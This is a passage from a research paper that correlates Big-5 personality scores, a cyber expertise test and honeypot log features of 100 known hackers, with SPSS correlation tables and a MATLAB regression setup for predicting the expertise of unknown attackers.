P3	T	F	F	T	F	T	T	F	T	1.6s.	F	F	T	F	F
P4	T	F	T	F	T	F	T	F	F	1.4s.	F	T	T	T	F
P5	T	F	T	T	T	F	T	F	F	21.6s.	F	F	F	T	F

	HONEYPOT LOGS (SIGNED SPECS)					C. EXPERT. TEST RES.	BIG-5 TEST RESULTS				
UNIQ-ID	|__A2	|__A3	|__A5	|__A7	|__A8	RESULTS	E	A	O	C	N
1	1	1	1	1	1	80	35,42	54,17	52,08	45,83	47,92
2	1	1	1	0	1	97	41,67	56,25	58,33	79,17	52,08
3	1	1	1	0	0	60	66,67	70,83	68,75	79,17	25,00
4	1	1	1	0	0	30	62,50	56,25	47,92	79,17	56,25
5	1	1	1	0	0	95	66,67	62,50	75,00	64,58	52,08
6	0	0	0	0	0	15	50,00	60,42	72,92	60,42	39,58
7	1	1	1	1	0	90	64,58	62,50	64,58	52,08	41,67
8	1	1	0	1	1	80	8,33	64,58	37,50	68,75	33,33
9	0	0	0	0	0	50	52,08	66,67	56,25	95,83	39,58
10	1	1	1	1	1	80	54,17	56,25	81,25	33,33	66,67
11	1	0	1	0	1	50	50,00	50,00	39,58	68,75	58,33
…	…	…	…	…	…	…	…	…	…	…	…
…	…	…	…	…	…	…	…	…	…	…	…
…	…	…	…	…	…	…	…	…	…	…	…
100	1	0	0	1	0	70	60,42	60,42	70,83	72,92	41,67

Figure 4: Example results of cyber expertise test, Big-5 test, and Honeypot Log.

Table 13: Example of the results.

User ID	Openness	Conscientiousness	Extraversion	Agreeableness	Neuroticism
A754abs1a	85.22	46.31	58.00	62.50	32.50

apply the tests. The same procedure is applied to all the participants for all big five and facet characteristics.

Besides gathering the results by respecting the average results of all participants, the descriptions are determined according to the results obtained by Soto and John [23], which is mentioned as the second analysis (ii). Thus, instead of using the calculated mean and standard deviation, the mean and standard deviation of the participants of the Soto and John [23] are used. Since the questions are the same as those of Soto and John [23], there is no need to use the results of these authors. The score of our participants, Pscore, does not change. Therefore, it can be inferred that we will test the results of our participants with respect to another group (a group that Soto and John [23] apply their tests) to see if we obtain similar descriptions. Likewise, the previous calculations, z-score, and t-score are calculated, and the description is determined concerning the psychometric conversion Table 14. In this table, the description correspondences of the participants' Big-5 and facet characteristics are determined according to the ranges.

Finally, another analysis that is independent of the other participants was applied, calculating the participant's compliance with the specified characters as a percentage.

Table 14: Psychometric conversion table description ranges.

Range (t-score)	Percentile rank	Description
>69	>97	Very superior
64–69	92–97	Superior
58–63	77–91	High average
43–57	25–76	Average
37–42	9–24	Low average
30–36	3–8	Borderline
28–29	2–2	Impaired
27–28	1–1	Mild
26–27	1–1	Moderate
24–25	1–1	Severe
<24	<1	Profound

Since this percent score does not depend on scores of other participants, it is referred to as individual score (i-score) and inspired from [23] calculated using equation (1), where $score_j$ is the score that the participant obtains from the question j of corresponding characteristic and nQ_k represents the total number of questions for the corresponding characteristic k. The constant value K is calculated as in equation (2):

$$i - \text{score} = \frac{K * \left(\sum_j \text{score}_j - nQ_k\right)}{96} * 100, \quad (1)$$

$$K = \frac{96}{4 * nQ_k}. \quad (2)$$

For example, Big-5 characteristics have 12 questions with different combinations (for some questions, their reverse values are calculated). Considering the above example, the total score of the participant is 27 $(1+2+4+3+1+2+3+1+2+2+3+3)$, $nQ_k = 12$, and $K = 2$; thus, the i-score of this participant is 31.25, which indicates that the participant is extroverted with a probability of 31%.

f the participant gets 1 point from all the related questions, he/she does not have that character at all, but if the participant gets 5 points from all the questions, it means that he/she has that character with 100% probability. In order to achieve this, in Equation (1), the total number of questions was subtracted from the total score. If the participant's all scores are 1, then he/she can get as many points as the total number of questions, and the difference between these two terms is equal to zero, so we can say that he has this character with 0 probability. Similarly, suppose the participant scores full points on all questions. In that case, the upper part of the equation will always equal 96 because the constant K value is calculated as 96 when the full score is taken (see equation (2)). Thus, we can say that the participant has this character 100%. The part of the results for these three criteria is given in Table 15. Results of the five participants are presented, and the descriptions are determined respecting the t-scores according to the first criterion. According to this small part of the results, we can conclude that both t-scores are similar. Thus, the corresponding descriptions are the same except for participant 3.

Big-5 results of the five participants were presented in Table 16. The participants' scores (i-score) and the descriptions were summarized for each characteristic of the Big-5.

3.2.2. Cyber Expertise Test and Evaluation. In the Big-5 Test, we obtained data about the hacker's personality, whose behavior we logged on the server. In this way, we aim to find out hackers' expertise, in another way of saying, how experienced, knowledgeable, and thus how dangerous they are. We searched for answers to these kinds of questions. Then, we can recognize whether the person who voluntarily takes the test and leaves the server's logs is the same person with a unique id and IP address or not.

Although there are studies in the literature on hacker expertise, there is no standard and widely used test such as the Big-5 test. The studies in the literature focus more on what kind of computer user he/she is [14]. However, these studies try to infer how immeasurable a computer user is rather than a hacker's experience. After the literature review, we selected the SEAM test for Cyber Expertise Test Methodology with our additions. We create our version of the security expertise test, combining current security expertise tests with inspiration of MITRE ATT&CK MATRIX [15]. The hacker expertise test consists of 4 parts.

Part 1: Security Expertise Scenario Test

Part 2: Techniques with Tactics Matching Test

Part 3: Tool Knowledge Test

Part 4: Attack Knowledge Test (MITRE ATT&CK MATRIX)

Security Expertise Scenario Test is performed using 3×5 cards relevant scenarios written on them; each scenario contains one deep feature and one surface feature [24]. SEAM created validated scenarios. The scenarios point to a hacking concept, as given in Table 17. We have obtained the scenarios from the SEAM test. An example scenario is also in Table 17, column number 3.

An example of a hacking scenario with both a deep feature (system resource consumption) and a surface feature (financial data) is presented in Table 18.

The SEAM test wants to group these scenarios. Users are rated according to the deep and surface features they find. We also applied the same test in this part and graded the users for part 1. This test seems to be scientifically one of the most validated publications in the literature. Unfortunately, there are not many publications that one can find about the detection of hacker expertise. For this reason, the test is applied to volunteers, but we enhanced this test with other parts that we created.

Users are required to compose a group and use the suggested technique. With this method, we can use the same methodology with the SEAM test by using MITRE ATT&CK Matrix, which is considered the de facto standard for classifying adversary behaviors. For this aim, we have devised a test for grouping these behaviors and actions defined by ATT&CK techniques and procedures into ATT&CK tactics. Since some techniques can be grouped into more than one tactic in the ATT&CK framework, this test is also designed to accommodate this requirement. The groups are retrieved from ATT&CK Enterprise, and the techniques and procedures are randomly selected from the available methods. The questions in "Part 2: Techniques with Tactics Matching Test", "Part 3: Tool Knowledge Test", and "Part 4: Attack Knowledge Test" include multiple-choice and fill-the-matrix questions.

As a result of this test, we evaluate expert skills by the knowledge and fluency over the ATT&CK framework. The utilization of this framework as such is also one of the novel approaches that this research undertakes.

An example result of known hackers' cyber expertise test evaluation is in Table 19.

Cyber expertise test results: the 4-part exam questions were normalized between 0 and 1, resulting in a single result. In order to be able to classify with these results in Matlab, they are labeled as follows:

0–25 ⟶ low

25–50 ⟶ moderate

50–75 ⟶ good

75–100 ⟶ expert

Table 15: Example results of the participants.

ID	*P*-score	*z*-score	*t*-score	*z*-score [23]	*t*-score [23]	*i*-score %	Description
P1	2.33	−0.96	40.41	−1.34	36.62	33.33	Low average
P2	2.42	−0.89	41.15	−1.22	37.76	35.42	Low average
P3	4.83	1.24	62.40	2.09	70.87	95.83	High average
P4	2.83	−0.52	44.81	−0.65	43.47	45.83	Average
P5	2.75	−0.59	44.08	−0.77	42.33	43.75	Average

Table 16: Example results for the Big-5 test.

ID	Extraversion		Agreeableness		Openness		Conscientiousness		Neuroticism	
P1	33.3	Avg.	45.8	Avg.	45.8	Avg.	45.8	Avg.	45.8	Avg.
P2	35.4	Avg.	43.8	Avg.	58.3	Avg.	39.6	Avg.	47.9	Avg.
P3	95.8	Superior	91.7	Superior	64.8	Avg.	70.8	Avg.	10.4	Low avg.
P4	45.8	Avg.	52.8	Avg.	54.7	Avg.	52.1	Avg.	56.3	Avg.
P5	43.8	Avg.	47.9	Avg.	56.5	Avg.	50.0	Avg.	43.8	Avg.

Table 17: Hacking conceptual expertise scenarios.

Hack	#	Scenario
Removing log files	A	Eve compromises a machine looking for tax returns and modifies log files before exiting the system
Port scanning	B	Eve downloads the automated tool to scan for open ports of visitors
Phishing	C	Eve creates an e-mail mimicking a national bank and sends it to Kelly, asking her to send an overdraft payment to another account

Table 18: Hacking scenario matrix.

		Hypothesized surface features		
		Using prebuilt tools	Social media	Financial data
Hypothesized deep features	Authentication/authorization	H	D	O
	Hiding tracks	F	N	A

Table 19: Example results for the cyber expertise test.

Participant ID	Part 1 normalized	Part 2 normalized	Part 3 normalized	Part 4 normalized
P1	22	32	1	0
P2	51	31	1	0
P3	92	100	5	5
P4	57	9	1	2
P5	59	58	3	1

Table 20: Detailed information of participants.

Total participants	100
#Undergraduate students	20
#Graduate students	15
#More than five years work experience in cyber security field	13
#More than five years work experience in computer technologies	40
#Participated in more than 3 CTFs	15
#Hacked somewhere before	11
#Outside the cyber security domain	40
#Outside the computer science domain	10

4. Results and Analysis

Within this research, a total of 100 people were chosen as a sample group of known hackers. Most of these groups are hackers, computer experts, IT professionals, engineering students, and engineers. The detailed information of the participants is summarized in Table 20.

Of the 100 participants in this study, 27 were female and 73 were male. Ninety percent of the participants are computer science/engineering graduates, employees, or students. Ten percent are outside this area. Forty participants have more than five years of experience in the field of computer

technologies. About 30 participants have previously dealt with hacking/cyber security.

CTF questions were sent to the participants via a website or writeups pdf containing the questions. Questionnaires were created in Microsoft Office. Some of the attendees are invited guests who are working in the cyber security domain. At the same time, participation information was distributed to hackers via Discord, Telegram, and Slack channels. A CTF invitation was also sent to the MDISEC discord group, with about 4000 cyber security enthusiasts or hackers.

The target group (known hackers) participated in the Big-5 personality test, explained in detail in Section 3.2.1, and the Cyber Expertise test, explained in detail in Section 3.2.2. The log analysis of the target group was also examined by taking them to the honeypot with CTF.

In the results and analyses, we first examined the Big-5 personality, expertise test results of known hackers that we know are experienced in cyber security and computer science. Then, we have examined the logs they left via CTF.

We then examined the correlations between the logs and these tests. Finally, we trained the data, applied machine learning algorithms, made predictions for an unknown hacker, and examined the success of these predictions.

The following sections include the analysis results, the relative effects of the personalities and hacker expertise, and the prediction of the characteristics of a person who has an unknown attack on the systems.

First, the target group's analysis is provided to get information about their experience level and personality. Those analyses provide information about whether there is a relationship between personality classifications and levels of expertise of the target group. Based on the results of this analysis, we aimed to make various comments about whether personality tests can determine the level of expertise of an unknown person or vice versa. At the same time, A1...A22, marked from the logs left by known hackers via CTF, were examined. The correlations between these logs and their correlations with the tests were examined.

These analysis results led us to make predictions with data mining. Data mining has two functions: one is descriptive and the other is prediction. In this study, we used the methods of estimation with the help of the MATLAB program. We determined an unknown person's level of expertise and personality estimation using various classification and regression algorithms in this context. The machine learning algorithms are applied to the obtained data from the target group. The aim here is to determine how accurately we can predict the psychology and expertise of an unknown hacker when this person comes to the system.

The Sections 4.1 and 4.2 include the following analysis.

- The target group analyses of Big-5 Personalities and Expertise Tests
- Correlation within honeypot logs
- Correlation between Big-5 Personalities and honeypot logs
- Correlation between honeypot logs and Expertise Tests
- Correlation within Big-5 Personalities
- Correlation between Big-5 Personalities and Expertise Tests
- Correlation between Big-5 Facets and Expertise Tests

Moreover, double and triple correlations were examined, besides the single correlation analysis, and the interaction effects were also obtained in some cases.

Section 4.3 includes the following predictions using data mining algorithms:

- Predicting the expertise level and considering Honeypot logs
- Predicting the honeypot log from the Expertise test
- Predicting the expertise level and using Big-5 Personality

4.1. Big-5 Personality, Cyber Expertise, and Honeypot Log Analysis of Known Hackers. This section will examine the results of the tests we have done on our known hacker group consisting of 100 people. In this section, only the internal interpretations of the tests are included.

Table 21 presents the average results of participants' Big-5 (extraversion: E, agreeableness: A, openness: O, conscientiousness: C, and neuroticism: N) personalities. Table 22 presents the Facets (sociability: Soc, assertiveness: Asse, energy level: EnL, compassion: Com, respectfulness: Res, trust: Tru, organization: Org, productiveness: Pro, anxiety: Anx, depression: Dep, emotional volatility: Emo, intellectual curiosity: IntC, aesthetic sensitivity: AeS, and creative imagination: CreI) results of the same sample group.

As explained in the previous sections, the average results shown in Table 21 and 22 are calculated over 100 points. As seen from the table, the highest average value belongs to IntC, and the lowest average value belongs to depression, which gives an opinion on the personalities of our known hackers.

The correlations in Big-5 personalities are analyzed using SPSS program version 28.0. The significance test is conducted under a 95% confidence interval. Figure 5 displays the correlations between Big-5 personalities of our target group.

If the significance level is lower than 0.05, then we can say that the correlation is significant. Otherwise, we could not conclude any meaningful correlation between personality labels. As seen from Figure 5, agreeableness and openness are highly positively correlated on our data of known hackers. Neuroticism and Extraversion are highly negatively correlated. Since facets are subpersonalities of Big-5, the correlation results between the facets will follow a similar pattern as the Big-5 correlations.

As already underlined, one of the primary purposes of this article is to relate the hackers' operations on the server to Big-5 and expertise. In the previous section, it was explained how these logs were collected. The correlation between the logs is shown in Figure 6.

Table 21: Average Big-5 results of known hackers.

	E	A	O	C	N
AVG	60.63	65.24	68.20	67.74	44.97

Table 22: Average Big-5 results with facets of known hackers.

Soc	Asse	EnL	Com	Res	Tru	Org	Pro	Anx	Dep	Emo	IntC	AeS	CreI
56.63	61.99	68.88	63.26	71.65	58.52	67.55	66.41	54.29	37.31	43.31	71.21	62.94	68.94

Correlations of Big-5

		E	A	O	C	N
E	Pearson Correlation	1	.307**	.302**	.134	-.288**
	Sig. (2-tailed)		.002	.002	.185	.004
	N	99	99	99	99	99
A	Pearson Correlation	.307**	1	.362**	.343**	-.176
	Sig. (2-tailed)	.002		<.001	<.001	.082
	N	99	99	99	99	99
O	Pearson Correlation	.302**	.362**	1	.080	-.025
	Sig. (2-tailed)	.002	<.001		.430	.809
	N	99	99	99	99	99
C	Pearson Correlation	.134	.343**	.080	1	-.380**
	Sig. (2-tailed)	.185	<.001	.430		<.001
	N	99	99	99	99	99
N	Pearson Correlation	-.288**	-.176	-.025	-.380**	1
	Sig. (2-tailed)	.004	.082	.809	<.001	
	N	99	99	99	99	99

**. Correlation is significant at the 0.01 level (2-tailed).

Figure 5: Correlations within Big-5 personalities.

Figure 6 shows several positive correlations between the logs, but the higher correlation belongs to A12 (download commands should be added) and A15 (file system is tested). Also, A15 is highly correlated with A5 (if "passwd" is entered or attempted). Also, there is a correlation between A9 (search commands such as "grep") and A17 (deleting tracks and history when exiting att&ck) that is meaningful because of our knowledge, and it can be assumed that, to realize A17, A9 must also occur. Another interesting result is that almost all the logs positively correlate with each other, and only A14 negatively correlates with the other logs. A14 is numeric, and it is event/command interarrival times. We expect that if the event-command interarrival times are short because the typing speed is high. Explanations of A1. . .A22 can be found In Section 4.1.

Honeypot design, creation, and marking of specifications are the highlights of our work. For this reason, the Cronbach alpha method was applied to measure the reliability of the CTF questions by looking at the specifications marked according to the CTF results. The results of the Cronbach alpha method are shown in Figure 7.

The table shows that the questions are consistent, looking at the specifications that hackers have flagged by solving CTF questions.

4.2. Correlations between the Tests and Server Logs of Known Hackers. In the previous section, the correlations within the tests and the averages of results were interpreted for known hackers. This section seeks a correlation between the binary represented logs (A1. . .A22) left by known hackers via CTF with Big-5 test and cyber expertise test. Likewise, it was investigated whether there could be a connection between Expertise and Big-5 Personalities.

Figure 8 presents the correlations between the logs and expertise. All the logs, except A14, are significantly positively correlated with the expertise. Log A14 negatively correlates with the expertise, which is an expected result since it is also negatively correlated with the other logs. We can interpret these results as the expertise of hackers increases as they mark the logs and write the correct commands to hack the server.

Figure 9 displays the correlations between the Logs and Big-5 personalities. Extraversion negatively correlates with A3, A7, and A15, and it does not have any positive correlation with the other logs. Conscientiousness positively correlates with the A5, A10, A15, and A20 and does not negatively. Finally, neuroticism negatively correlates with A9, A19, and A20 and does not positively correlate with the other logs.

Correlations of Logs

		A2	A3	A5	A7	A8	A11	A10	A9	A12	A13	A14	A15	A17	A19	A20	A22
A2	Pearson Correlation	1	.410**	.551**	.413**	.369**	.b	.226*	.438**	.440**	.344**	-.384**	.481**	.395**	.344**	.335**	.b
	Sig. (2-tailed)		<.001	<.001	<.001	<.001	.	.025	<.001	<.001	<.001	<.001	<.001	<.001	<.001	<.001	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A3	Pearson Correlation	.410**	1	.219*	.309**	.368**	.b	.321**	.141	.501**	.615**	-.236*	.377**	.391**	.256*	.326**	.b
	Sig. (2-tailed)	<.001		.029	.002	<.001	.	.001	.164	<.001	<.001	.019	<.001	<.001	.011	<.001	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A5	Pearson Correlation	.551**	.219*	1	.332**	.411**	.b	.241*	.169	.552**	.314**	-.289**	.637**	.295**	.447**	.319**	.b
	Sig. (2-tailed)	<.001	.029		<.001	<.001	.	.016	.094	<.001	.002	.004	<.001	.003	<.001	.001	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A7	Pearson Correlation	.413**	.309**	.332**	1	.404**	.b	.431**	.480**	.428**	.512**	-.240*	.446**	.652**	.558**	.453**	.b
	Sig. (2-tailed)	<.001	.002	<.001		<.001	.	<.001	<.001	<.001	<.001	.017	<.001	<.001	<.001	<.001	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A8	Pearson Correlation	.369**	.368**	.411**	.404**	1	.b	.491**	.318**	.311**	.504**	-.184	.353**	.438**	.552**	.410**	.b
	Sig. (2-tailed)	<.001	<.001	<.001	<.001		.	<.001	.001	-.002	<.001	.068	<.001	<.001	<.001	<.001	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A11	Pearson Correlation	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b
	Sig. (2-tailed)	.	.	.	.	.		.	.	.	.	.	.	.	.	.	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A10	Pearson Correlation	.226*	.321**	.241*	.431**	.491**	.b	1	.184	.226*	.471**	-.133	.314**	.336**	.409**	.466**	.b
	Sig. (2-tailed)	.025	.001	.016	<.001	<.001	.		.069	.024	<.001	.190	.002	<.001	<.001	<.001	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A9	Pearson Correlation	.438**	.141	.169	.480**	.318**	.b	.184	1	.316**	.316**	-.254*	.176	.493**	.406**	.479**	.b
	Sig. (2-tailed)	<.001	.164	.094	<.001	.001	.	.069		.001	.001	.011	.081	<.001	<.001	<.001	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A12	Pearson Correlation	.440**	.501**	.552**	.428**	.311**	.b	.226*	.316**	1	.420**	-.257*	.667**	.511**	.375**	.575**	.b
	Sig. (2-tailed)	<.001	<.001	<.001	<.001	.002	.	.024	.001		<.001	.010	<.001	<.001	<.001	<.001	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A13	Pearson Correlation	.344**	.615**	.314**	.512**	.504**	.b	.471**	.316**	.420**	1	-.200*	.339**	.406**	.561**	.236*	.b
	Sig. (2-tailed)	<.001	<.001	.002	<.001	<.001	.	<.001	.001	<.001		.047	<.001	<.001	<.001	.019	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A14	Pearson Correlation	-.384**	-.236*	-.289**	-.240*	-.184	.b	-.133	-.254*	-.257*	-.200*	1	-.251*	-.229*	-.199*	-.224*	.b
	Sig. (2-tailed)	<.001	.019	.004	.017	.068	.	.190	.011	.010	.047		.012	.023	.048	.026	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A15	Pearson Correlation	.481**	.377**	.637**	.446**	.353**	.b	.314**	.176	.667**	.339**	-.251*	1	.367**	.428**	.433**	.b
	Sig. (2-tailed)	<.001	<.001	<.001	<.001	<.001	.	.002	.081	<.001	<.001	.012		<.001	<.001	<.001	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A17	Pearson Correlation	.395**	.391**	.295**	.652**	.438**	.b	.336**	.493**	.511**	.406**	-.229*	.367**	1	.406**	.578**	.b
	Sig. (2-tailed)	<.001	<.001	.003	<.001	<.001	.	<.001	<.001	<.001	<.001	.023	<.001		<.001	<.001	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A19	Pearson Correlation	.344**	.256*	.447**	.558**	.552**	.b	.409**	.406**	.375**	.561**	-.199*	.428**	.406**	1	.376**	.b
	Sig. (2-tailed)	<.001	.011	<.001	<.001	<.001	.	<.001	<.001	<.001	<.001	.048	<.001	<.001		<.001	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A20	Pearson Correlation	.335**	.326**	.319**	.453**	.410**	.b	.466**	.479**	.575**	.236*	-.224*	.433**	.578**	.376**	1	.b
	Sig. (2-tailed)	<.001	<.001	.001	<.001	<.001	.	<.001	<.001	<.001	.019	.026	<.001	<.001	<.001		.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A22	Pearson Correlation	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b
	Sig. (2-tailed)	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99

**. Correlation is significant at the 0.01 level (2-tailed).
*. Correlation is significant at the 0.05 level (2-tailed).
b. Cannot be computed because at least one of the variables is constant.

Figure 6: Correlations within the logs.

Figure 10 indicates the correlations between the logs, Big-5 personalities, and expertise together.

Figure 11 presents that, as the marked logs increase, the expertise increases. Thus, the experts are expected to mark more logs in the honeypot. Similarly, as the marked logs increase, the participants' average keyboard time (A14) increases, which indicates that those who leave more logs write faster code. Thus, the correlation results also state that these people are experts.

After analyzing logs with tests, our expectation here is to find a connection between the Big-5 personalities and the expertise of the target group. First, we will investigate the result of the target group by performing correlation analysis. Thus, by applying machine learning, we can make a Big-5 prediction of a person who does not know by looking at their expertise and making an expertise prediction by looking at the Big-5 personality and logs.

Figure 12 represents the correlation between the Big-5 personalities and the expertise. However, no significant correlation was found between expertise and any personality traits. In this case, we can say that no personality

Reliability Statistics

Cronbach's Alpha	Cronbach's Alpha Based on Standardized Items	N of Items
.897	.897	13

Item Statistics

	Mean	Std. Deviation	N
A2	.7778	.41786	99
A3	.4242	.49674	99
A5	.5152	.50231	99
A7	.3737	.48626	99
A8	.3232	.47009	99
A9	.5859	.49508	99
A10	.1515	.36037	99
A12	.4040	.49320	99
A13	.2929	.45742	99
A15	.4949	.50252	99
A17	.3535	.48050	99
A19	.2929	.45742	99
A20	.3434	.47727	99

Figure 7: Cronbach alpha reliability analysis of CTF questions.

trait gives us direct information about the level of expertise.

When we examined the results, we consider that there may be a dual effect of Neuroticism-Extraversion (N_E) and Neuroticism-Openness (N_O) on the level of expertise. This dual effect was analyzed, and the result is shown in Figure 13. According to Figure 13, it was seen that N_E has a negative correlation with expertise. This correlation indicates that the level of expertise increases as the N_E level decreases.

Figure 14 shows the correlation between the Big-5 facets and the expertise. An interesting result is achieved, which is a negative correlation between the organization and the expertise. Although expertise did not significantly correlate with conscientiousness, which is in the upper category of organization, there was a negative correlation between the expertise and the organization.

Table 23 summarizes the results of the expertise and Big-5 personalities. The average results of all the participants are given in the "AVGALL" row. In contrast, the other rows indicate the average results for the expertise levels greater than 70, 85, and 95, lower than 30, and between 50 and 70, respectively.

Table 23 indicates that, as the expertise level of the participants increases, the conscientiousness personality results also increase. However, a higher expertise level leads to lower neuroticism for the target group.

4.3. Predictions on Unknown Hackers with Data Mining Algorithms. The paper's main aim is to predict the expertise and psychology of an unknown hacker by looking at their behavior (logs) on the honeypot. Thus, in Sections 4.3.1 and 4.3.2, prediction methods are described.

4.3.1. Predicting with Regression Learner. We used the predictive methods in data mining on MATLAB 2020b. First, we applied the regression learner method. We prepared our data for Matlab. Since we will be using regression learner, we have prepared all the data numerically. Thus, the regression learner will be able to make numerical predictions for us. Evaluation of regression models differs according to classification. MSE (mean squared error) and RMSE (root mean square error) are two methods used to evaluate regression models.

The first prediction is between honeypot logs and the expertise test. Estimation was made using the regression learning algorithms indicated in Figure 15. Note that the cross validation is defined as 10.

Correlations Logs and Expertise

		A2	A3	A5	A7	A8	A11	A10	A9	A12	A13	A14	A15	A17	A19	A20	A22	Expertise
A2	Pearson Correlation	1	.410**	.551**	.413**	.369**	.b	.226*	.438**	.440**	.344**	-.384**	.481**	.395**	.344**	.335**	.b	.634**
	Sig. (2-tailed)		<.001	<.001	<.001	<.001	.	.025	<.001	<.001	<.001	<.001	<.001	<.001	<.001	<.001	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A3	Pearson Correlation	.410**	1	.219*	.309**	.368**	.b	.321**	.141	.501**	.615**	-.236*	.377**	.391**	.256*	.326**	.b	.471**
	Sig. (2-tailed)	<.001		.029	.002	<.001	.	.001	.164	<.001	<.001	.019	<.001	<.001	.011	<.001	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A5	Pearson Correlation	.551**	.219*	1	.332**	.411**	.b	.241*	.169	.552**	.314**	-.289**	.637**	.295**	.447**	.319**	.b	.642**
	Sig. (2-tailed)	<.001	.029		<.001	<.001	.	.016	.094	<.001	.002	.004	<.001	.003	<.001	<.001	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A7	Pearson Correlation	.413**	.309**	.332**	1	.404**	.b	.431**	.480**	.428**	.512**	-.240*	.446**	.652**	.558**	.453**	.b	.549**
	Sig. (2-tailed)	<.001	.002	<.001		<.001	.	<.001	<.001	<.001	<.001	.017	<.001	<.001	<.001	<.001	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A8	Pearson Correlation	.369**	.368**	.411**	.404**	1	.b	.491**	.318**	.311**	.504**	-.184	.353**	.438**	.552**	.410**	.b	.631**
	Sig. (2-tailed)	<.001	<.001	<.001	<.001		.	<.001	.001	.002	<.001	.068	<.001	<.001	<.001	<.001	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A11	Pearson Correlation	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b
	Sig. (2-tailed)	.	.	.	.	.		.	.	.	.	.	.	.	.	.	.	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A10	Pearson Correlation	.226*	.321**	.241*	.431**	.491**	.b	1	.184	.226*	.471**	-.133	.314**	.336**	.409**	.466**	.b	.421**
	Sig. (2-tailed)	.025	.001	.016	<.001	<.001	.		.069	.024	<.001	.190	.002	<.001	<.001	<.001	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A9	Pearson Correlation	.438**	.141	.169	.480**	.318**	.b	.184	1	.316**	.316**	-.254*	.176	.493**	.406**	.479**	.b	.457**
	Sig. (2-tailed)	<.001	.164	.094	<.001	.001	.	.069		.001	.001	.011	.081	<.001	<.001	<.001	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A12	Pearson Correlation	.440**	.501**	.552**	.428**	.311**	.b	.226*	.316**	1	.420**	-.257*	.667**	.511**	.375**	.575**	.b	.604**
	Sig. (2-tailed)	<.001	<.001	<.001	<.001	.002	.	.024	.001		<.001	.010	<.001	<.001	<.001	<.001	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A13	Pearson Correlation	.344**	.615**	.314**	.512**	.504**	.b	.471**	.316**	.420**	1	-.200*	.339**	.406**	.561**	.236*	.b	.613**
	Sig. (2-tailed)	<.001	<.001	.002	<.001	<.001	.	<.001	.001	<.001		.047	<.001	<.001	<.001	.019	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A14	Pearson Correlation	-.384**	-.236*	-.289**	-.240*	-.184	.b	-.133	-.254*	-.257*	-.200*	1	-.251*	-.229*	-.199*	-.224*	.b	-.227*
	Sig. (2-tailed)	<.001	.019	.004	.017	.068	.	.190	.011	.010	.047		.012	.023	.048	.026	.	.024
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A15	Pearson Correlation	.481**	.377**	.637**	.446**	.353**	.b	.314**	.176	.667**	.339**	-.251*	1	.367**	.428**	.433**	.b	.602**
	Sig. (2-tailed)	<.001	<.001	<.001	<.001	<.001	.	.002	.081	<.001	<.001	.012		<.001	<.001	<.001	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A17	Pearson Correlation	.395**	.391**	.295**	.652**	.438**	.b	.336**	.493**	.511**	.406**	-.229*	.367**	1	.406**	.578**	.b	.431**
	Sig. (2-tailed)	<.001	<.001	.003	<.001	<.001	.	<.001	<.001	<.001	<.001	.023	<.001		<.001	<.001	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A19	Pearson Correlation	.344**	.256*	.447**	.558**	.552**	.b	.409**	.406**	.375**	.561**	-.199*	.428**	.406**	1	.376**	.b	.693**
	Sig. (2-tailed)	<.001	.011	<.001	<.001	<.001	.	<.001	<.001	<.001	<.001	.048	<.001	<.001		<.001	.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A20	Pearson Correlation	.335**	.326**	.319**	.453**	.410**	.b	.466**	.479**	.575**	.236*	-.224*	.433**	.578**	.376**	1	.b	.521**
	Sig. (2-tailed)	<.001	<.001	.001	<.001	<.001	.	<.001	<.001	<.001	.019	.026	<.001	<.001	<.001		.	<.001
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A22	Pearson Correlation	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b	.b
	Sig. (2-tailed)	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.		.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
Expertise	Pearson Correlation	.634**	.471**	.642**	.549**	.631**	.b	.421**	.457**	.604**	.613**	-.227*	.602**	.431**	.693**	.521**	.b	1
